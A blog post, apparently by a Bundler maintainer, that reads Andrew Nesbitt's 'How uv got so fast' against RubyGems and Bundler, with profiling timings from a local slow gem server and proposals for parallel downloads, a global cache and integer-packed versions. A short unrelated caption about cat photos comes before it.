
An orange cat peeks out from inside a light blue felt cat bed with a circular entrance opening.
An orange cat with bright green eyes peers out from inside a blue felted cat tunnel. An orange cat with wide green eyes peeks out from inside a blue felted cat tunnel.

Did a few cat pics tonight!


Can Bundler Be as Fast as uv?

At RailsWorld earlier this year, I got nerd sniped by someone. They asked “why can’t Bundler be as fast as uv?” Immediately my inner voice said “YA, WHY CAN’T IT BE AS FAST AS UV????”

My inner voice likes to shout at me, especially when someone asks a question so obvious I should have thought of it myself. Since then I’ve been thinking about and investigating this problem, going so far as to give a presentation at XO Ruby Portland about Bundler performance. I firmly believe the answer is “Bundler can be as fast as uv” (where “as fast” has a margin of error lol).

Fortunately, Andrew Nesbitt recently wrote a post called “How uv got so fast”, and I thought I would take this opportunity to review some of the highlights of the post and how techniques applied in uv can (or can’t) be applied to Bundler / RubyGems. I’d also like to discuss some of the existing bottlenecks in Bundler and what we can do to fix them.

If you haven’t read Andrew’s post, I highly recommend giving it a read. I’m going to quote some parts of the post and try to reframe them with RubyGems / Bundler in mind.

Rewrite in Rust?

Andrew opens the post talking about rewriting in Rust:

uv installs packages faster than pip by an order of magnitude. The usual explanation is “it’s written in Rust.” That’s true, but it doesn’t explain much. Plenty of tools are written in Rust without being notably fast. The interesting question is what design decisions made the difference.

This is such a good quote. I’m going to address “rewrite in Rust” a bit later in the post. But suffice to say, I think if we eliminate bottlenecks in Bundler such that the only viable option for performance improvements is to “rewrite in Rust”, then I’ll call it a success. I think rewrites give developers the freedom to “think outside the box”, and try techniques they might not have tried. In the case of uv, I think it gave the developers a good way to say “if we don’t have to worry about backwards compatibility, what could we achieve?”.

I suspect it would be possible to write a uv in Python (PyUv?) that approaches the speeds of uv, and in fact much of the blog post goes on to talk about performance improvements that aren’t related to Rust.

Installing code without eval’ing

pip’s slowness isn’t a failure of implementation. For years, Python packaging required executing code to find out what a package needed.

I didn’t know this about Python packages, and it doesn’t really apply to Ruby Gems so I’m mostly going to skip this section.

Ruby Gems are tar files, and one of the files in the tar file is a YAML representation of the GemSpec. This YAML file declares all dependencies for the Gem, so RubyGems can know, without evaling anything, what dependencies it needs to install before it can install any particular Gem. Additionally, RubyGems.org provides an API for asking about dependency information, which is actually the normal way of getting dependency info (again, no eval required).

There’s only one other thing from this section I’d like to quote:

PEP 658 (2022) put package metadata directly in the Simple Repository API, so resolvers could fetch dependency information without downloading wheels at all.

Fortunately RubyGems.org already provides the same information about gems.

Reading through the number of PEPs required as well as the amount of time it took to get the standards in place was very eye opening for me. I can’t help but applaud folks in the Python community for doing this. It seems like a mountain of work, and they should really be proud of themselves.

What uv drops

I’m mostly going to skip this section except for one point:

Ignoring requires-python upper bounds. When a package says it requires python<4.0, uv ignores the upper bound and only checks the lower. This reduces resolver backtracking dramatically since upper bounds are almost always wrong. Packages declare python<4.0 because they haven’t tested on Python 4, not because they’ll actually break. The constraint is defensive, not predictive.

I think this is very very interesting. I don’t know how much time Bundler spends on doing “required Ruby version” bounds checking, but it feels like if uv can do it, so can we.

Optimizations that don’t need Rust

I really love that Andrew pointed out optimizations that could be made that don’t involve Rust. There are three points in this section that I want to pull out:

Parallel downloads. pip downloads packages one at a time. uv downloads many at once. Any language can do this.

This is absolutely true, and is a place where Bundler could improve. Bundler currently has a problem when it comes to parallel downloads, and needs a small architectural change as a fix.

The first problem is that Bundler tightly couples installing a gem with downloading the gem. You can read the installation code here, but I’ll summarize the method in question below:

def install
  path = fetch_gem_if_not_cached
  Bundler::RubyGemsGemInstaller.install path, dest
end

The problem with this method is that it inextricably links downloading the gem with installing it. This is a problem because we could be downloading gems while installing other gems, but we’re forced to wait because the installation method couples the two operations. Downloading gems can trivially be done in parallel since the .gem files are just archives that can be fetched independently.

The second problem is the queuing system in the installation code. After gem resolution is complete, and Bundler knows what gems need to be installed, it queues them up for installation. You can find the queueing code here. The code takes some effort to understand. Basically it allows gems to be installed in parallel, but only gems that have already had their dependencies installed.

So for example, if you have a dependency tree like “gem a depends on gem b which depends on gem c” (a -> b -> c), then no gems will be installed (or downloaded) in parallel.

To demonstrate this problem in an easy-to-understand way, I built a slow Gem server. It generates a dependency tree of a -> b -> c (a depends on b, b depends on c), then starts a Gem server. The Gem server takes 3 seconds to return any Gem, so if we point Bundler at this Gem server and then profile Bundler, we can see the impact of the queueing system and download scheme.

In my test app, I have the following Gemfile:

source "http://localhost:9292"

gem "a"

If we profile Bundle install with Vernier, we can see the following swim lanes in the marker chart:

gem install swim lanes (serial)

The above chart is showing that we get no parallelism during installation. We spend 3 seconds downloading the c gem, then we install it. Then we spend 3 seconds downloading the b gem, then we install it. Finally we spend 3 seconds downloading the a gem, and we install it.

Timing the bundle install process shows we take over 9 seconds to install (3 seconds per gem):

> rm -rf x; rm -f Gemfile.lock; time GEM_PATH=(pwd)/x GEM_HOME=(pwd)/x bundle install
Fetching gem metadata from http://localhost:9292/...
Resolving dependencies...
Fetching c 1.0.0
Installing c 1.0.0
Fetching b 1.0.0
Installing b 1.0.0
Fetching a 1.0.0
Installing a 1.0.0
Bundle complete! 1 Gemfile dependency, 3 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

________________________________________________________
Executed in   11.80 secs      fish           external
   usr time  341.62 millis  231.00 micros  341.38 millis
   sys time  223.20 millis  712.00 micros  222.49 millis

Contrast this with a Gemfile containing d, e, and f, which have no dependencies, but still take 3 seconds to download:

source "http://localhost:9292"

gem "d"
gem "e"
gem "f"

gem install swim lanes (parallel)

Timing bundle install for the above Gemfile shows it takes about 4 seconds:

> rm -rf x; rm -f Gemfile.lock; time GEM_PATH=(pwd)/x GEM_HOME=(pwd)/x bundle install
Fetching gem metadata from http://localhost:9292/.
Resolving dependencies...
Fetching d 1.0.0
Fetching e 1.0.0
Fetching f 1.0.0
Installing e 1.0.0
Installing f 1.0.0
Installing d 1.0.0
Bundle complete! 3 Gemfile dependencies, 3 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

________________________________________________________
Executed in    4.14 secs      fish           external
   usr time  374.04 millis    0.38 millis  373.66 millis
   sys time  368.90 millis    1.09 millis  367.81 millis

We were able to install the same number of gems in a fraction of the time. This is because Bundler is able to download siblings in the dependency tree in parallel, but unable to handle other relationships.

There is actually a good reason that Bundler insists dependencies are installed before the gems themselves: native extensions. When installing native extensions, the installation process must run Ruby code (the extconf.rb file). Since the extconf.rb could require dependencies be installed in order to run, we must install dependencies first. For example nokogiri depends on mini_portile2, but mini_portile2 is only used during the installation process, so it needs to be installed before nokogiri can be compiled and installed.

However, if we were to decouple downloading from installation it would be possible for us to maintain the “dependencies are installed first” business requirement but speed up installation. In the a -> b -> c case, we could have been downloading gems a and b at the same time as gem c (or even while waiting on c to be installed).

Additionally, pure Ruby gems don’t need to execute any code on installation. If we knew that we were installing a pure Ruby gem, it would be possible to relax the “dependencies are installed first” business requirement and get even more performance increases. The above a -> b -> c case could install all three gems in parallel since none of them execute Ruby code during installation.

I would propose we split installation in to 4 discrete steps:

  1. Download the gem
  2. Unpack the gem
  3. Compile the gem
  4. Install the gem

Downloading and unpacking can be done trivially in parallel. We should unpack the gem to a temporary folder so that if the process crashes or the machine loses power, the user isn’t stuck with a half-installed gem. After we unpack the gem, we can discover whether the gem is a native extension or not. If it’s not a native extension, we “install” the gem simply by moving the temporary folder to the “correct” location. This step could even be a “hard link” step as discussed in the next point.

If we discover that the gem is a native extension, then we can “pause” installation of that gem until its dependencies are installed, then resume (by compiling) at an appropriate time.

Side note: gel, a Bundler alternative, works mostly in this manner today. Here is a timing of the a -> b -> c case from above:

> rm -f Gemfile.lock; time gel install
Fetching sources....
Resolving dependencies...
Writing lockfile to /Users/aaron/git/gemserver/app/Gemfile.lock
Installing c (1.0.0) 
Installing a (1.0.0)
Installing b (1.0.0)
Installed 3 gems  

________________________________________________________
Executed in    4.07 secs      fish           external
   usr time  289.22 millis    0.32 millis  288.91 millis
   sys time  347.04 millis    1.36 millis  345.68 millis

Lets move on to the next point:

Global cache with hardlinks. pip copies packages into each virtual environment. uv keeps one copy globally and uses hardlinks

I think this is a great idea, but I’d actually like to split the idea in two. First, RubyGems and Bundler should have a combined, global cache, full stop. I think that global cache should be in $XDG_CACHE_HOME, and we should store .gem files there when they are downloaded.

Currently, both Bundler and RubyGems will use a Ruby version specific cache folder. In other words, if you do gem install rails on two different versions of Ruby, you get two copies of Rails and all its dependencies.

Interestingly, there is an open ticket to implement this, it just needs to be done.

The second point is hardlinking on installation. The idea here is that rather than unpacking the gem multiple times, once per Ruby version, we simply unpack once and then hard link per Ruby version. I like this idea, but I think it should be implemented after some technical debt is paid: namely implementing a global cache and unifying Bundler / RubyGems code paths.

On to the next point:

PubGrub resolver

Actually Bundler already uses a Ruby implementation of the PubGrub resolver. You can see it here. Unfortunately, RubyGems still uses the molinillo resolver.

In other words you use a different resolver depending on whether you do gem install or bundle install. I don’t really think this is a big deal since the vast majority of users will be doing bundle install most of time. However, I do think this discrepancy is some technical debt that should be addressed, and I think this should be addressed via unification of RubyGems and Bundler codebases (today they both live in the same repository, but the code isn’t necessarily combined).

Lets move on to the next section of Andrew’s post:

Where Rust actually matters

Andrew first mentions “Zero-copy deserialization”. This is of course an important technique, but I’m not 100% sure where we would utilize it in RubyGems / Bundler. I think that today we parse the YAML spec on installation, and that could be a target. But I also think we could install most gems without looking at the YAML gemspec at all.

Thread-level parallelism. Python’s GIL forces parallel work into separate processes, with IPC overhead and data copying.

This is an interesting point. I’m not sure what work pip needed to do in separate processes. Installing a pure Ruby, Ruby Gem is mostly an IO bound task, with some ZLIB mixed in. Both of these things (IO and ZLIB processing) release Ruby’s GVL, so it’s possible for us to do things truly in parallel. I imagine this is similar for Python / pip, but I really have no idea.

Given the stated challenges with Python’s GIL, you might wonder whether Ruby’s GVL presents similar parallelism problems for Bundler. I don’t think so, and in fact I think Ruby’s GVL gets kind of a bad rap. It prevents us from running CPU bound Ruby code in parallel. Ractors address this, and Bundler could possibly leverage them in the future, but since installing Gems is mostly an IO bound task I’m not sure what the advantage would be (possibly the version solver, but I’m not sure what can be parallelized in there). The GVL does allow us to run IO bound work in parallel with CPU bound Ruby code. CPU bound native extensions are allowed to release the GVL, allowing Ruby code to run in parallel with the native extension’s CPU bound code.

In other words, Ruby’s GVL allows us to safely run work in parallel. That said, the GVL can work against us because releasing and acquiring the GVL takes time.

If you have a system call that is very fast, releasing and acquiring the GVL could end up being a large percentage of that call. For example, if you do File.binwrite(file, buffer), and the buffer is very small, you could encounter a situation where GVL book keeping is the majority of the time. A bummer is that Ruby Gem packages usually contain lots of very small files, so this problem could be impacting us. The good news is that this problem can be solved in Ruby itself, and indeed some work is being done on it today.

No interpreter startup. Every time pip spawns a subprocess, it pays Python’s startup cost.

Obviously Ruby has this same problem. That said, we only start Ruby subprocesses when installing native extensions. I think native extensions make up the minority of gems installed, and even when installing a native extension, it isn’t Ruby startup that is the bottleneck. Usually the bottleneck is compilation / linking time (as we’ll see in the next post).

Compact version representation. uv packs versions into u64 integers where possible, making comparison and hashing fast.

This is a cool optimization, but I don’t think it’s actually Rust specific. Comparing integers is much faster than comparing version objects. The idea is that you take a version number, say 1.0.0, and then pack each part of the version in to a single integer. For example, we could represent 1.0.0 as 0x0001_0000_0000_0000 and 1.1.0 as 0x0001_0001_0000_0000, etc.

It should be possible to use this trick in Ruby and encode versions to integer immediates, which would unlock performance in the resolver. Rust has an advantage here - compiled native code comparing u64s will always be faster than Ruby, even with immediates. However, I would bet that with the YJIT or ZJIT in play, this gap could be closed enough that no end user would notice the difference between a Rust or Ruby implementation of Bundler.

I started refactoring the Gem::Version object so that we might start doing this, but we ended up reverting it because of backwards compatibility (I am jealous of uv in that regard). I think the right way to do this is to refactor the solver entry point and ensure all version requirements are encoded as integer immediates before entering the solver. We could keep the Gem::Version API as “user facing” and design a more internal API that the solver uses. I am very interested in reading the version encoding scheme in uv. My intuition is that minor numbers tend to get larger than major numbers, so would minor numbers have more dedicated bits? Would it even matter with 64 bits?

Wrapping this up

I’m going to quote Andrew’s last 2 paragraphs:

uv is fast because of what it doesn’t do, not because of what language it’s written in. The standards work of PEP 518, 517, 621, and 658 made fast package management possible. Dropping eggs, pip.conf, and permissive parsing made it achievable. Rust makes it a bit faster still.

pip could implement parallel downloads, global caching, and metadata-only resolution tomorrow. It doesn’t, largely because backwards compatibility with fifteen years of edge cases takes precedence. But it means pip will always be slower than a tool that starts fresh with modern assumptions.

I think these are very good points. The difference is that in RubyGems and Bundler, we already have the infrastructure in place for writing a “fast as uv” package manager. The difficult part is dealing with backwards compatibility, and navigating two legacy codebases. I think this is the real advantage the uv developers had. That said, I am very optimistic that we could “repair the plane mid-flight” so to speak, and have the best of both worlds: backwards compatibility and speed.

I mentioned at the top of the post I would address “rewrite it in Rust”, and I think Andrew’s own quote mostly does that for me. I think we could have 99% of the performance improvements while still maintaining a Ruby codebase. Of course if we rewrote it in Rust, you could squeeze an extra 1% out, but would it be worthwhile? I don’t think so.

I have a lot more to say about this topic, and I feel like this post is getting kind of long, so I’m going to end it here. Please look out for part 2, which I’m tentatively calling “What makes Bundler / RubyGems slow?” This post was very “can we make RubyGems / Bundler do what uv does?” (the answer is “yes”). In part 2 I want to get more hands-on by discussing how to profile Bundler and RubyGems, what specifically makes them slow in the real world, and what we can do about it.

I want to end this post by saying “thank you” to Andrew for writing such a great post about how uv got so fast.


Happy Holidays

